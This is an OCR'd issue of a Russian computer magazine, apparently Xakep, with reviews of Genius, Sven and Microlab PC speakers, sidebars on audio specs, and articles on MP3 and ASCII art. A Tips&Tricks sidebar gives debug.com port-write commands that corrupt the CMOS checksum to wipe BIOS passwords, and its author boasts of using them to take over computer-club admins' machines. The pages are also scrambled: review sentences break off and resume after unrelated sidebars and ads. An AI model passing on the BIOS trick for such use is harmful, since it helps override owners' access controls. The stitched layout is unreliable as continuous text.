- Регулировки: громкость, кнопка 3D;
- Размеры: 110*221*150 мм.

Тестирование в музыке
Уж сколько раз твердили миру, что пластик - большой отстой, хотя и по маленькой цене. Однако именно стоимость зачастую становится основным критерием для многих юзеров. Что ж, это их дело, но потом пускай не жалуются, что они не чувствуют разницу между mp3-шками на 32 и 320 Кбит/с ;].

Тестирование в играх
Для простеньких игрушек и для не самого притязательного слушателя Genius SP-K10 вполне сгодятся. А в некоторых гамесах поможет и кнопка 3D, несколько расширяющая и улучшающая стереобазу.

Тестирование в DVD
Звуковая дорожка от DVD на Genius SP-K10 мало чем отличается от звука на VideoCD. Так что как-либо объективно оценить ее качество звучания весьма затруднительно. Но, думаю, вряд ли юзер будет брать такую акустику с прицелом на DVD ;].

Genius SP-G16

Производитель дешевой периферии опять радует своих почитателей своими колонками. Да, снова пластик, но на этот раз у этой модели запас по мощности несколько выше. Это подтверждают и характеристики:

- Частотный диапазон: 20-20000 Гц;
- Выходная мощность: 16W (RMS);
- Регулировки: громкость, тембр, кнопка 3D;
- Размеры: 106*238*147 мм.

Тестирование в музыке
Благодаря большому запасу по мощности, звук не сваливался на гул и не заикался пугливо на большой громкости, как у прошлой модели. Да и в целом звучание было немного поприятней и не таким зажатым.

NEXT

АЧХ

АЧХ - это амплитудно-частотная характеристика, показывающая разницу величин амплитуд выходного и входного сигналов во всем диапазоне воспроизводимых частот. Проще говоря, чем больше диапазон воспроизводимых частот, тем лучше и достовернее звучание акустики. Однако производители зачастую указывают лишь граничные частоты и неравномерность - FR (frequency response). Ясен перец, что такая характеристика не дает полного представления о качестве звучания.

Тестирование в играх

При включении кнопки 3D звуковое сопровождение в игрушках становилось объемней. Так что играть лучше именно в таком режиме. Конечно, суровую критику Genius SP-G16 вряд ли выдержит, но для своей стоимости они играют вполне добротно.

Тестирование в DVD

Пластиковая акустика, вообще-то, не ориентируется на прослушку крутой звуковой дорожки, но кое-какое представление об ее потенциале с Genius SP-G16 получить все же можно. Разница между VideoCD и DVD ощутима, хотя и не намного.

Sven SPS-699

В последнее время появляется все больше акустики от компании Sven. Этот факт особенно радует, ведь ее продукцию всегда характеризует отличное соотношение цена/качество. Колонки Sven SPS-699 это в очередной раз подтверждают. Корпус выполнен не из отстойного пластика, а из дерева и покрыт лаком (правда, дизайн почему-то напоминает небольшие гробики :)). Внизу колонок имеются подставки, что довольно удобно. Сзади же располагается фазоинвертор, обогащающий звучание низкими частотами, также на задней панели размещаются все регулировки и разъемы для подключения (что, правда, несколько неудобно). Теперь посмотрим на спецификации:

- Частотный диапазон: 40-18000 Гц;
- Мощность (P.M.P.O): 300Вт;
- Динамики: 2 х 18 Вт;
- Импеданс: 4 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ, кнопка 3D;
- Размеры: 155*166*254 мм.

Тестирование в музыке

После всех пластмассовых колоночек звук из Sven SPS-699 был бальзамом на измученные уши :]. Звучание ровное и насыщенное, без всяческих дребезжаний и убегающих вперед "верхов" и "середины". Даже классическая музыка звучала очень правдоподобно, что говорит о хорошем классе модели Sven SPS-699. При включении же кнопки 3D звучание некоторых трэков становится приятней и объемней из-за добавления реверберации и расширения стереобазы (хотя мне больше по вкусу специальный плагин DFX к winamp'у - http://www.fxsound.com).

Тестирование в играх

В играх с богатыми и качественными сэмплами (к сожалению, таких пока меньшинство) звучание было богатым и достоверным. В 3D-шутерах тоже неплохим, с хорошей озвучкой выстрелов и взрывов. А если подключить к Sven SPS-699 активный сабвуфер (для этого имеется специальный разъем), то звуковая картина порадует и придирчивых юзверей.

Тестирование в DVD

При просмотре DVD со Sven SPS-699 реально чувствуется дефицит еще парочки таких колонок для установки за спиной. А так получается довольно качественное стерео :].

Sven SPS-678

На очереди другая модель от Sven - SPS-678 со стильным внешним видом. Корпус колонок изготовлен из дерева, а лицевая панель выполнена в виде женской фигуры (правда, с несколько кривоватыми ногами :)). Регулировки громкости, в отличие от SPS-699, находятся на лицевой панели, а сзади располагаются разъемы для подключения (в том числе и для отдельного активного сабвуфера). А спецификации во многом схожи с SPS-699:

- Частотный диапазон: 40-18000 Гц;
- Мощность (P.M.P.O): 400Вт;
- Динамики: 2 х 18 Вт;
- Импеданс: 4 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ, кнопка 3D;
- Размеры: 150*187*287 мм.

Тестирование в музыке

В целом звучание у этой модели было таким же приятным, как и у SPS-699, но со своими особенностями. Запаса по мощности хватит большинству юзеров, по крайней мере недостатка в громкости не чувствуется. А вот высокие частоты у SPS-699 были все же немного почище. А

"СОВОК" И ПОЛЕЗНЫЕ ССЫЛКИ

Отличной альтернативой китайским невразумительным "пищалкам" будет наша старая советская акустика. Например, "Корвет" 150(75)АС-001 или "Электроника" 75АС-065 (50АС-061м) вместе с хорошим усилителем порвут, как тузик грелку, большинство компьютерной акустики. А если их довести до ума, то и буржуйский Hi-Fi за 350-600$. Как это сделать и где купить (в основном на радиорынках и по объявлениям), можно найти на следующих сайтах:

http://dev.azz.ru/
http://ussrhi-fi.azz.ru/
http://hifiworld.boom.ru/
http://www.aha.ru/~agregatr/
http://release.narod.ru/
http://www.hi-fi.ru/
http://korvet75as001.chat.ru/

А на http://dev.azz.ru/m_ald.html рекомендую прочесть "Библию аудиофила" - "Высококачественные акустические системы и излучатели" авторов И.А. Алдошина, А.Г. Войшвилло, и тогда ты реально почувствуешь себя крутым спецом в области звука ;].

p0r0h (p0r0h@real.xakep.ru)



в остальном жаловаться не пришлось - звук чистый и яркий, без всяких дребезжаний при увеличении громкости. Так что домашние и соседи останутся довольны ;].

Тестирование в играх

В гамесах дело обстоит даже получше. Звук отчетливый, яркий и без каких-либо проблем, справляющийся с насыщенным игровым действом.

Тестирование в DVD

Добротно. Что особенно удивительно, глядя на небольшие габариты этой модели. Музыка к фильмам радует своей чистотой, а звуковые эффекты вызывают довольную улыбку.

Sven SPS-866

И снова Sven. Конкретней - Sven SPS-866. Колонки имеют внушительный вид. Шутка ли - по высоте как мой 15-дюймовый моник. С этими колонками реально почувствует, какая лажа пластиковые колоночки-погремушки, даже безухий юзверь :]. Впрочем, для начала спецификации:

- Частотный диапазон: 40-18000 Гц;
- Мощность (P.M.P.O): 600Вт;
- Динамики: 2 x 20 Вт;
- Импеданс: 4 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ, кнопка 3D;
- Размеры: 166*233*355 мм.

Тестирование в музыке

После долгой и интенсивной прослушки музыки на большой громкости с этой модель наблюдается эффект дискотеки - в ушках "тук-тук" :]. Средние и низкие частоты играют и долбят как надо. Жаль, у этой модели нет отдельных низкочастотных динамиков, а то эту акустику вполне бы можно было ставить вровень с Hi-Fi системами. По крайней мере звучание у Sven SPS-866 не хуже, чем у многих музыкальных центров. И это при гораздо меньшей цене.

Тестирование в играх

Было бы крайне нелогично, если бы эти колонки споткнулись на этом тесте. Как и следовало ожидать, музыкальное сопровождение в игрушках радовало своим чистым и сочным звучанием. Взрывы и перестрелки отличались хорошей реалистичностью. По крайней мере соседей это наверняка насторожило ;].

Тестирование в DVD

Качество звуковой дорожки у фильмов тоже радует своим хорошим звуком. Диалоги четкие и неплохо прослушиваются. В общем, колонки Sven SPS-866 способны подарить немало приятных минут любителям хорошей акустики, причем за не шибко большую цену.

Sven B-747

Эта последняя и самая симпатичная модель от Sven в нашем тестировании. Достаточно взглянуть на фотку и уже становится понятно, что перед тобой акустика Hi-Fi класса. Однако, вспомнив, что цена на Sven B-747 находится в районе ста баксов, в голове стали возникать определенные сомнения. Неужели братья китайцы смогут посрамить всех продавцов и богатеньких буратин, утверждающих, что хорошая акустика начинается от 300$? Так это или нет, нам и предстоит выяснить. А для начала спецификации:

- Частотный диапазон: 40-18000 Гц;
- Мощность (P.M.P.O): 800Вт;
- Динамики: 2 x 25 Вт;
- Импеданс: 4 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ, кнопка 3D;
- Размеры: 150*220*460 мм.

Тестирование в музыке

Первым делом я снял с этой стройной модели одежку (защитную сетку :)), и открывшаяся картина радовала глаз - три отдельных динамика означали трехполосную систему, гарантирующие неплохой звук. Однако, помня о том, что бесплатный сыр бывает только в мышеловке, пришлось посмотреть на нее повнимательней. И можно отметить, что повышенная бдительность принесла свои плоды - среднечастотные и низкочастотные динамики одни и те же. Так что, если оценивать эту акустику как Hi-Fi, то это является несомненным минусом. Для низких частот можно было выделить динамик побольше и помощней. Тогда бы басы радовали на порядок больше. Но все же, помня о цене, можно смело простить этот недостаток. И так эта система явно выше классом большинства компьютерной акустики. Это легко подтвердилось, как только заиграла первая классическая композиция. Звук не просто чистый, а очень чистый :]. Музыкальные гурманы останутся довольны. Чего не скажешь о соседях - именно после тестирования этой акустики они впервые стали активно выражать свое недовольство, настойчиво долбя по батареям :].

Тестирование в играх

Издевательство над соседями продолжилось с тестированием звука в популярных игрушках. Правда, на

ДЕРЕВО ИЛИ ПЛАСТМАССА?

Материал, из которого выполнен корпус колонок, имеет немаловажное значение. К плюсам пластмассовых сателлитов можно занести низкую цену, разнообразие форм и расцветок, но минусов все же больше. Прежде всего, это качество звучания. У всех пластмассовых поделок наблюдается одна и та же болезнь с характерными симптомами - отсутствие более-менее нормальных басов, дребезжание уже на половинчатой громкости и обилие среднечастотных резонансов в звучании. В отличие от своих больных собратьев, колонки из дерева куда более выносливее и чаще всего лишены всех перечисленных недостатков за счет жесткого корпуса. К минусам же "дерева" относятся - большие габариты и вес, а также более высокая цена.

TIPS&TRICKS

Я уже рассказывал о том, как можно написать заподлянскую программу прямо в машинных кодах на компе жертвы, без всяких компиляторов и компоновщиков. Но то был не единственный способ. Вообще, нужно понимать, что в машинных кодах можно кодить в любом шестнадцатеричном редакторе, но я стараюсь приводить более универсальные методы. Вот еще один из них - с помощью ДОСовской утилиты debug.com. Запусти дебаг (Пуск -> Выполнить -> debug) и введи следующее:

```
-o 70 10
-o 71 0
-q
```

Это не что иное, как программка в шестнадцатеричном виде, которая сбрасывает настройки BIOS на дефолтовские (проверенно на AWARD и AMI BIOS). Т. е. с помощью нее, ты можешь легко убрать пароль, установленный на БИОС (!). Этим способом я любил сносить пароли, установленные админами, а затем устанавливать свои ;). Армагеддон в компьютерном клубе - мое хобби (админ - я ищу тебя...). Но тебя, наверное, интересует, что означают циферки в приведенной программе. Для начала немного теории. CMOS защищена контрольной суммой, при нарушении которой, все настройки Setup устанавливаются на дефолтовские. Т. е. стоит записать в CMOS любую левую информацию, как мы нарушим контрольную сумму. Число после -о 70 задает адрес КМОП, а число после -о 71 вводимую информацию. Если же данная программа не сработает, можно продолжить список адресов дальше, т. е. попробовать подставить после 70 - 11, 12, 13 и т. д. И, опять должен отметить: данная фича не будет работать в NT-подобных системах (2000, XP).

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru).
А ты прислал мне свои трюки и советы?




Silvershield
«Silver Shield»
специально разработан
для защиты дорогостоящей
электронной аппаратуры
Безопасность:
Розетки оборудованы защитными шторками
Тумблер питания с коммутацией двух проводников
Самодиагностика:
Индикация выхода из строя системы защиты
от сетевых помех
Автоопределение фазы и нуля в розетке
Индикация подключения к розетке
с дефектной шиной заземления
Многоуровневая защита
от сетевых помех:
Фильтрация высокочастотных и импульсных помех
Фильтрация помех радиочастотного диапазона
Защита телефонной линии от импульсных помех
Эргономичный дизайн:
Специальная розетка для подключения
громоздких адаптеров питания и вилок
старого российского образца
Три цвета на выбор: серебристый металлик,
черный, светло-серый
Гарантия 3 года
Спрашивайте в магазинах Москвы:
«Формоза», ул. Авиамоторная, д.59,
Компьютерный супермаркет «НИКС», Звездный б-р, д. 19,
«Пирс» ООО, Кронштадский б-р, д. 37, к. «Б», оф. 133,
«Ф-Центр», ул. Сухонская, д. 7а,
Компьютерный центр «Буденовский», пр-т Буденного, д. 53,
«Ситилинк», ул. Народного Ополчения, д. 34,
Ну что, Пилоты? Удивлены?

p0r0h (p0r0h@real.xakep.ru)



этот раз они, видимо, насторожились - уж слишком правдоподобными были перестрелки и крики виртуальных жертв. Запаса по громкости хватит с лихвой, т.к. уже на половинчатой громкости стекла начинали вибрировать ;].

Тестирование в DVD

Порой качественное стерео гораздо лучше, чем дешевая пластиковая многоканальная акустика (4.1 или 5.1). Это и подтверждает Sven B-747. Сиди, слушай и наслаждайся - вот к чему призывает эта модель. Если в других моделях приходится отлавливать всевозможные баги и недочеты, то с B-747 сделать это никак не получается - постоянно ловишь себя на том, что просто отдыхаешь и наслаждаешься отличным звучанием. А DVD даже с таким стереооформлением способны доставить немало приятных часов. Вот если бы низкочастотный динамик помощней, да высокочастотную "пищалку" покачественней, то было бы совсем все шоколадно… Хотя, если раскинуть мозгами и буказоидами, то можно прикупить активный сабвуфер и, наконец, окончательно добить соседей ;].

Microlab Solo-1

Внимание! Теперь на нашем музыкальном ринге компания, которой вполне по силам отобрать пальму первенства по соотношению цена/качество у колонок от Sven. Взглянем для начала на младшую модель - Microlab Solo-1. Дизайн колонок довольно строгий и имеет хайфайный вид. Хайфайному виду соответствует и материал корпуса - дерево. На задней панели, помимо регулировок басов, тембра, громкости и разъемов для подключения, имеется внушительный радиатор, спасающий усилитель от перегрева. Из спецификаций доступна следующая инфа:

- Частотный диапазон: 20-20000 Гц;
- Динамики: 2 х 25 Вт;
- Импеданс: 6 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ;
- Размеры: 175*228*287 мм.

Тестирование в музыке

Колонки Solo-1 с честью прошли это нелегкое испытание, показав очень спокойное и ровное звучание. В принципе, это не удивительно, т.к. Microlab не стала экономить на комплектующих и использовала качественный усилок и динамики. Высокие и средние частоты звучат очень чисто, без каких-либо искажений. Басы хотя и не поражают своей глубиной, но тоже вполне на хорошем уровне. Этому способствует и фазоинвертор, расположенный на задней панели (чтобы задействовать его максимально грамотно, расположи колонки не ближе 15-20 сантиметров от ближайшей стены).

Тестирование в играх

В гамесах Solo-1 тоже придерживается своего высокого уровня и создает отличную стереопанораму и объем. Кстати, во время тестирования выявился небольшой баг, впрочем преподносимый производителем как фишка :]. А именно при слишком маленькой громкости через 30 секунд акустика вырубает звук (переходит в режим энергосбережения). Для того чтобы его заново включить, нужно, соответственно, громкость увеличить (правильно, пускай соседи ложатся спать только с тобой ;)).

Тестирование в DVD

С крутыми фильмами Solo-1 тоже справляется вполне удачно. Звук не смешивается, и всегда можно отличить на слух, где был выстрел, а где хлопнула дверца спортивной тачки :]. Диалоги отлично прослушиваются и не сваливаются на монотонный бубнеж.

Microlab Solo-2

Ну, а теперь старшая и самая крутая модель от Microlab - Solo-2. Эти колонки имеют очень внушительные размеры и вес - сразу чувствуется большой потенциал по мощности. Дизайн тоже не оплошал и имеет хайфайный вид. Однако, помня о том, что модель Sven B-747 тоже выделялась своим многообещающим видом, но все-таки имела свои недостатки, я не стал делать скоропостижных выводов, а собрал все уши в кулак и принялся придирчиво тестировать ;]. Спецификации:

- Частотный диапазон: 20-20000 Гц;
- Динамики: 2 х 30 Вт;
- Импеданс: 6 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ;
- Размеры: 213*275*352 мм.

Сопротивление или impedans

Импеданс (impedans) - это полное электрическое сопротивление переменному току, измеренное на частоте 1000 Гц. Этот параметр практически ничего не скажет о качестве звучания акустики, но его следует учитывать при подключению колонок к усилителю. Желательно, чтобы сопротивление колонок и "усилка" было одинаковым, иначе появятся нелинейные искажения или звук будет заметно тише, чем предусмотрено производителем.

Тестирование в музыке

В первую очередь, пришлось убрать принтер и оставить на своем компьютерном столе только монитор, иначе Solo-2 просто бы не уместился из-за своих больших габаритов. Однако, как выяснилось, сделал я это зря. Во-первых, корпус колонок оказался не экранирован, из-за чего изображение на монике сразу поплыло. Правда российские дистрибьюторы заверили нас, что в партиях колонок, которые поступят в продажу в начале июня, Microlab обещал поставить магнитные экраны на динамики, так что эта проблема должна исчезнуть. Во-вторых, при таком расположении стереопанорама была бы далека от идеала. Так что пришлось ставить их на пол, собственно там им и место (иначе стол будет постоянно трястись из-за басов :)). А потом началось самое интересное. Мне приходилось слушать очень много акустики от пластиковых погремушек до дорогущего Hi-End, но больше всего меня удивила именно Solo-2. Просто удивительно, как_компьютерные_колонки за 60 (!!!) баксов могут выдавать звук такого высокого качества? Классическая, инструментальная, джазовая музыка просто выше всяких похвал. Акустикой гитара тоже впечатляет не хило. Басы тоже долбят и ухают так, что ощущаешь их буквально всем телом. Хотя, если оценивать Соло именно как дорогой Hi-Fi, то именно басы являются узким местом. Но рядовой юзверь не ощутит никаких косяков - настолько все гладко и круто. К тому же это "узкое место" реально превратить в "широкое", просто докупив хороший сабвуфер (например, из серии Sven Audio) или элементарно доведя Solo-2 до ума. Благо потенциал имеется большой. Для этого достаточно установить прокладки на крепление динамиков (а также на их стыки со стенками корпуса), полностью загерметизировать корпус и, если руки не отличаются особой кривизной, заменить еще и провода на более качественные (Nakamichi, Luxxman, Monster) внутри колонок и межблочник (можно еще заменить и кондеры, но этот метод только для любителей горячих паяльников). И тогда, в награду за труды, будет великолепный звук ;].

Тестирование в играх

Ты любишь заново проходить игрушки? Я тоже не очень, но с Соло-2 с удовольствием переиграл в недавно вышедший MEDAL OF HONOR. Уж слишком натурально и круто свистели пули, бабахали взрывы и т.д. и т.п. Затягивает так, что оторваться от такого времяубивательского процесса очень проблематично ;]. И даже старые гамесы способны обрести второе дыхание с такой крайне привлекательной акустикой. В общем, погружение с головой в игровую атмосферу гарантировано (всплытие - нет :))!

Тестирование в DVD

Пускай Solo-2 и не 5.1 акустика, но дело она свое знает твердо и продолжает радовать отменным звучанием. Пришлось даже пересмотреть "Бойцовский клуб" и "Криминальное чтиво" - настолько радовала звуковая дорожка. Наверняка музон и эффекты станут объектом зависти твоих корешей и приятелей - главное, не колись, сколько она стоит ;]! Вот и все. Спасибо соседям, что вызвали милицию всего один раз :].



АРТ-ЖАЖДА
Sprite®
СОБЕРИ ВСЕХ

PC_Zone



MP3 народный формат

Формат MP3 (MPEG Audio Layer III) изначально разработан Moving Pictrures Experts Group для программного кодирования (оно же сжатие) цифровой аудиоинформации и был запатентован в начале 90-х немецким Институтом Фраунхоффера в качестве стандарта для записи звука в MPEG-видеофильмах. Алгоритм кодирования позволяет "сжимать" исходный аудиоматериал во много раз, в зависимости от требуемого качества выходной информации. Определяющим параметром кодирования является плотность потока данных (bitrate). Различные значения bitrate позволяют варьировать получаемое качество звука от минимального, сравнимого со звуком в телефонной линии (8 kbps 11025 Hz), до уровня "псевдо" - CDAudio (320 kbps 44100 kHz). Наиболее распространенным является кодирование 128 kbps из-за оптимального соотношения "объем информации – качество звучания", хотя относительно приближенным к качеству звучания CD Audio является bitrate, начиная от 160 kbps и выше. Суть компрессии заключалась в том, что из набора частот выкидывались те, что не воспринимаются человеческим ухом, оставляя наиболее интенсивные компоненты частоты взамен.



Формат получил широчайшее распространение в интернете, первоначально проигрыватели, "заточенные" под mp3 были исключительно программными и слушать "закомпрессованную" музыку можно было лишь на компьютере. Прошло время и пользователям стали доступны всеразличные портативные, автомобильные и стационарные mp3-проигрыватели, позволяющие "отлучить" компьютерный формат компрессии музыки от самого компьютера. Новая сложность заключалась в том, что объем памяти в проигрывателях был несущественным, сводя почти на нет все мегабонусы, которые сулил новый формат. Сегодня ситуация в корне изменилась - обилие устройств, позволяющих слушать mp3-файлы, записанные на обычные компакт-диски позволяет всем любителям музыки воспользоваться прелестями нового формата, который постепенно, но неуклонно уходит в прошлое. Уходит-то уходит, но вместо него пока что никто со всей серьезностью не является...

А что же сделало MP3 таким привлекательным? В первую очередь - соотношение "качество - объем", затем следует удобство воспроизведения, в качестве еще одного бонуса - возможность размещения дополнительной информации о звуковом файле внутри него же, не последнюю роль сыграла и поддержка формата большинством компьютерных музыкальных редакторов. Опять же - mp3 формат многоцелевой, вполне подходящий для "меломанствующих" любителей компрессовать музыку и для серьезных коммерсантов, выкладывающих для всеобщего скачивания лишь низкобитрейтные треки, позволяющие прослушать новый хит, но не позволяющие насладиться оным в полной мере. А главное - mp3-файлами можно меняться в интернете хоть круглосуточно, пополняя и пополняя свою музыкальную коллекцию.



Где узнать больше?

Начиная интернет-путешествие в поисках дополнительной информации по формату и самих mp3-файлов рекомендуем тебе стартовать с сайта www.ixbt.com/multimedia.shtml, заглянуть на www.djsound.ru и обязательно ознакомиться с многочисленными FAQ-ами, касающимися работы со звуком, автором которых является Е.Музыченко. Все они доступны на сайте автора http://spider.nrcde.ru/music.

Когда с теорией будет покончено, переходим к практике. Накачать музыки можно со следующих сайтов: http://rmp.ru; www.mp3.ru; www.mp3.com (кстати, наша, российская мега-команда "ППК"-www.ppk.ru раскрутилась с помощью именно этого сайта); www.zvuki.ru; www.delit.ru; http://search.mp3s.ru; www.altmp3.ru и так далее. Наиболее успешным твой поиск может стать, если не поленишься воспользоваться специальными сервисами поисковых порталов, предназначенных для поиска музыки в формате mp3, например http://top100.rambler.ru/top100/MP3. Удачи тебе в освоении и применении новых технологий и побольше приятной музыки для твоих ушей.

Ненаступившее будущее mp3

Некоторое время назад на смену формату mp3 вроде бы пришел еще более прогрессивный формат mp3Pro, якобы позволяющий добиться сходного с mp3 качества при еще меньшем объеме самих файлов. Создателем MP3Pro является частная компания Coding Technologies. Созданная в 1997 году, компания занимается разработкой и маркетингом кодеков на основе технологии SBR (Spectral Band Replication). За спиной у компании Coding Technologies стоят два очень солидных стратегических партнера - Fraunhofer Institute и Thomson Multimedia, а также достаточное количество инвесторов, среди которых такие люди, как профессор Heinz Gerhauser - глава института Fraunhofer. В связи с этим, следует также заметить, что Coding Technologies имеет доступ ко всем разработкам института Fraunhofer, а само название MP3Pro дала новому формату компания Thomson Multimedia, которая и занимается его продвижением совместно со своей дочерней компанией RCA.
Однако проверки жизнью (и ушами) новый формат по полной программе не выдержал, выгадав себе позиции лишь среди низких битрейтов, где ключевым моментом является размер файла, а не его качество. Новый формат, как и старый не имеет никакой защиты от несанкционированного копирования и на сегодняшний день интернет даже перенасыщен музыкальными файлами на любой вкус.





ПОЛЕЗНЫЙ
ЖУРНАЛ О
МОБИЛЬНЫХ
УСТРОЙСТВАХ





В КАЖДОМ НОМЕРЕ:

Обзор лучших моделей ноутбуков
Тесты карманных компьютеров
Как организовать мобильный офис
Беспроводной доступ в интернет
Полезные советы по выбору цифровых фотокамер
Смартфоны, коммуникаторы, GPRS-телефоны
Свежие новости и многое другое

МОБИЛЬНЫЕ КОМПЬЮТЕРЫ – ПРАКТИЧЕСКОЕ ПОСОБИЕ ДЛЯ ПОТРЕБИТЕЛЕЙ МОБИЛЬНОЙ ТЕХНИКИ.

ASCII-ART КАК ОН ЕСТЬ

 TanaT(tanat@yes.ru)

ASCII-art как он есть

Как самоутверждались компьютерные неандертальцы?

Что же такое ASCII-ART? Искусство или развлечение для параноиков? Ответ на первый вопрос лежит на поверхности: ASCII-ART это графическое или анимационное изображение, созданное с помощью символов ASCII. На второй вопрос ответить труднее: уже прошли те далекие времена, когда пользователи сети были сильно ограничены в выборе средств для работы с сетью и любыми изображениями. Тогда, в далеком 1991 году, существовал практически единственный стандарт, одинаково поддерживаемый всеми компьютерами, - это стандарт ASCII. Еще не существовало ни HTML'я, ни Windows, ни BMP. А ведь каждому хотелось оставить подпись в конце своего письма, хоть как-то выразить свою индивидуальность на просторах сети (сеть это еще громко сказано, в те времена наибольшей популярностью пользовались BBS и большое количество маленьких по сравнению с современным Internet'ом сетей). Сейчас ты можешь свободно вставить любую картинку в Word'овский документ или на web-страничку, что бы ни говорили, а прогресс создает большой комфорт. А в начале 90-х прошлого века единственным решением было ASCII-ART. По-моему, оно достойно того, чтобы ты о нем узнал.

Желание выразить свою индивидуальность подталкивало людей к созданию духовных ценностей еще с древности (вспомни хотя бы наскальную живопись). С появлением компьютера у многих появилась возможность сильно сократить свои издержки: на холст, краски и карандаши. Однако к ASCII-ART потянулись не только люди искусства, оно притягивало многих, в основном из-за того, что служило единственным средством оставить зарубку о себе в сети. Появились целые сети, посвященные ASCII-ART. Они обладали собственными правилами этикета и стилями писем. Например, было невежливо говорить: "Дай мне такую-то картинку!", правильно же было: "Я был бы рад, если кто-нибудь пришлет мне такую-то картинку!". Сразу видно, люди пришли не просто так, с улицы. В то же самое время ASCII-ART вгонял людей в жесткие рамки определенных правил. Думаю, ты понимаешь, что нарисовать действительно красивую картинку с помощью ASCII символов очень сложно. Вот пример, которому я не перестаю удивляться до сих пор, хотя пересмотрел несколько тысяч изображений:



Но не каждый обладает талантом рисовать, не каждый сможет создать что-нибудь новое, доселе не виданное. Те, кто не мог творить, хотели оставить хотя бы свою подпись в конце письма, например:



Кстати, что я говорил про жесткие рамки? Ах, да. Во времена расцвета ASCII-ART были правила. Например, уложить свою подпись в строго отведенные размеры. Скажем, 6 ASCII символов в высоту и 30 в ширину. Каждый мог создать что-нибудь типа:

Что-нибудь более красивое сделать сложнее:

И конечно же, для создания картинок можно было использовать только символы ASCII.

Небольшой ликбез:

Я уверен, ты знаешь, что такое ASCII. Однако не мешало бы повторить, так как алфавит ASCII сильно сужается применительно к контексту ASCII-ART. Итак, ASCII (American Standard Code for Information Interchange) - это алфавит, состоящий из 128 знаков (от 0 до 127), который одинаков на большинстве компьютеров (точнее почти на всех, за редким исключением). В ASCII-ART используются только символы с номерами от 32 до 126. Это:

032 [пробел]	048 0	064 @	080 P	096 `	112 p
033 !	049 1	065 A	081 Q	097 a	113 q
034 "	050 2	066 B	082 R	098 b	114 r
035 #	051 3	067 C	083 S	099 c	115 s
036 $	052 4	068 D	084 T	100 d	116 t
037 %	053 5	069 E	085 U	101 e	117 u
038 &	054 6	070 F	086 V	102 f	118 v
039 '	055 7	071 G	087 W	103 g	119 w
040(	056 8	072 H	088 X	104 h	120 x
041)	057 9	073 I	089 Y	105 i	121 y
042 *	058 :	074 J	090 Z	106 j	122 z
043 +	059 ;	075 K	091 [	107 k	123 {
044 ,	060 <	076 L	092 \	108 l	124 |
045 -	061 =	077 M	093]	109 m	125 }
046 .	062 >	078 N	094 ^	110 n	126 ~
047 /	063 ?	079 O	095 _	111 o	

Это связано с тем, что такие символы, как "конец файла" или "возврат каретки", в ASCII-ART остались не у дел.


<Ноу хау>


Никакого секрета

в создании ASCII-ART картинок, конечно же, нет. Однако есть некоторые элементарные приемы, которые фактически необходимы любому (самые часто используемые приемы) ASCII-дизайнеру. Вот так, к примеру, изображается человек:



А вот более сложные элементы:


Человек в шляпе


Профессор


Ангел




Человек, собирающийся съесть бутерброд


Большие проблемы у новичков вызывает создание прямых и диагональных линий. Вот некоторые из их видов:




Как ты думаешь, можно ли создать круг с помощью символов ASCII? Предполагаю, что обтекаемость форм розы, приведенной в начале статьи, должна натолкнуть тебя на положительный ответ. В принципе, это так и есть. Однако с определенной долей абстракции. Вот какие бывают окружности:



Думаю, обычные надписи не вызовут больших затруднений. При определенной сноровке можно писать все что угодно:



А вот более сложные картинки делать не так-то просто:



Два разных стиля: первый - обычные линии, второй - толстые линии

А следующая картинка, не правда ли, захватывает дух?



